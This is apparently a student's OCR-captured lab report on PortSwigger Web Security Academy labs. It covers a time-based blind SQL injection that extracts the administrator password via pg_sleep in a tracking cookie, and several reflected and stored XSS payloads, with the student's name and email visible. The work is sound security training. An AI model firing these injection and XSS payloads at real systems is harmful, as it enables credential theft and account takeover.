This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The database contains a different table called `users`, with columns called `username` and `password`.

To solve the lab, perform an SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the `administrator` user.

Task 2.5: Blind SQL injection with time delays and information retrieval


Results | Positions | Payloads | Resource Pool | Options

Filter: Showing all items


Request	Payload	Status	Respons...	Respons...	Error	Timeout	Length	Comment
0		200	10230	10232	☐	☐	11111	
1	0	200	10152	10156	☐	☐	11111	
2	1	200	10046	10047	☐	☐	11111	
3	2	200	9924	9927	☐	☐	11111	
4	3	200	9802	9806	☐	☐	11111	
5	4	200	9715	9717	☐	☐	11111	
6	5	200	9571	9578	☐	☐	11111	
7	6	200	9375	9376	☐	☐	11111	
8	7	200	9190	9194	☐	☐	11111	
9	8	200	8952	8956	☐	☐	11111	
10	9	200	10222	10222	☐	☐	11111	

Request | Response

Pretty | Raw | Hex

```
GET / HTTP/1.1
Host: 0a340059048969c6c37ead30000d00e4.web-security-academy.net
Cookie: TrackingId=
x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,20,1)='a')+THEN+pg_sleep(1
0)+ELSE+pg_sleep(0)+END+FROM+users--'; session=dBIgkzsvlMwsKcm4gKWn2zLQ85S2RnB3
Cache-Control: max-age=0
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.5359.95 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
```

Password: by8vh6irs6zgoocpocva


https://portswigger...

Log out | MY ACCOUNT

My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu

Change name | Change email address | Change password

If you need to change any more of your account details, please contact us.

Your Saved Payment Cards

https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-...

PortSwigger | Log out | MY ACCOUNT

Academy home

Web Security Academy » SQL injection » Blind » Lab

Lab: Blind SQL injection with time delays and information retrieval

PRACTITIONER | LAB | ✓ Solved

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.


To solve the lab, log in as the `administrator` user.

Hint

Track your progress


Task 3: Cross-site Scripting

Task 3.1: Reflected XSS into HTML context with nothing encoded


0ad10032039ea8f0c11776ce00510067.web-security-academy.net/?search=<script>alert%281%29<%2Fscript>

...2039ea8f0c11776ce00510067.web-security-academy.net says

1


My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu

If you need to change any more of your account details, please contact us.

Your Saved Payment Cards

You do not have any saved cards.


Web Security Academy » Cross-site scripting » Reflected » Lab

Lab: Reflected XSS into HTML context with nothing encoded

This lab contains a simple reflected cross-site scripting vulnerability in the search functionality.

To solve the lab, perform a cross-site scripting attack that calls the `alert` function.

Task 3.2: Stored XSS into HTML context with nothing encoded


https://portswig...

My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu

If you need to change any more of your account details, please contact us.

https://0a140084037eadebc0718dcd00b800bd.web-security-academy.net/...


Leave a comment

Comment:
<script>alert(1)</script>

Name:
MOHANNA

Email:
mr6552@nyu.edu

Website:
https://www.nyu.edu


https://portswig...

My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu

If you need to change any more of your account details, please contact us.

https://portswigger.net/web-security/cross-site-scripting/stored/lab-html-c...

Web Security Academy » Cross-site scripting » Stored » Lab


Lab: Stored XSS into HTML context with nothing encoded

APPRENTICE LAB ✓ Solved

This lab contains a stored cross-site scripting vulnerability in the comment functionality.

To solve this lab, submit a comment that calls the `alert` function when the blog post is viewed.

Task 3.3: Stored XSS into anchor href attribute with double quotes HTML-encoded



M0hanna | 10 December 2022
Hello Admin

Leave a comment

Comment:
Hello Admin again

Name:
MOHANNA

Email:
mr6552@nyu.edu

Website:
javascript:alert(1)

My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu

If you need to change any more of your account details, please contact us.


Lab: Stored XSS into anchor `href` attribute with double quotes HTML-encoded

APPRENTICE LAB ✓ Solved

This lab contains a stored cross-site scripting vulnerability in the comment functionality. To solve this lab, submit a comment that calls the `alert` function when the comment author name is clicked.

https://portswig...
https://0a0600840305364ec0bdca9500620085.web-security-academy.net/p...
https://portswigger.net/web-security/cross-site-scripting/contexts/lab-href...
Log out
MY ACCOUNT
Change name
Change email address
Change password
PortSwigger
Academy home
Web Security Academy » Cross-site scripting » Contexts » Lab
Access the lab
Solution
Community solutions
Track your progress

Task 3.4: Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped


https://portswig...

My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu

Change name
Change email address
Change password

If you need to change any more of your account details, please contact us.

https://0a83001a048f5959c1b481fa00b6006e.web-security-academy.net/?s...


...a048f5959c1b481fa00b6006e.web-security-academy.net says
1
OK

LAB Not solved

0 search results for '\\'-alert(1)//'

Search the blog...
Search

< Back to Blog


My Account - PortSwigger

https://portswigger...

My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu

Change name
Change email address
Change password

If you need to change any more of your account details, please contact us.

Your Saved Payment Cards

Lab: Reflected XSS into a JavaScr

https://portswigger.net/web-security/cross-site-scripting/contexts/lab-jav...

Academy home

Web Security Academy » Cross-site scripting » Contexts » Lab

Lab: Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped

PRACTITIONER
LAB ✓ Solved

This lab contains a reflected cross-site scripting vulnerability in the search query tracking functionality where angle brackets and double are HTML encoded and single quotes are escaped.


To solve this lab, perform a cross-site scripting attack that breaks out of the JavaScript string and calls the `alert` function.


Access the lab

Solution

Track your progress

Task 3.5: Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped

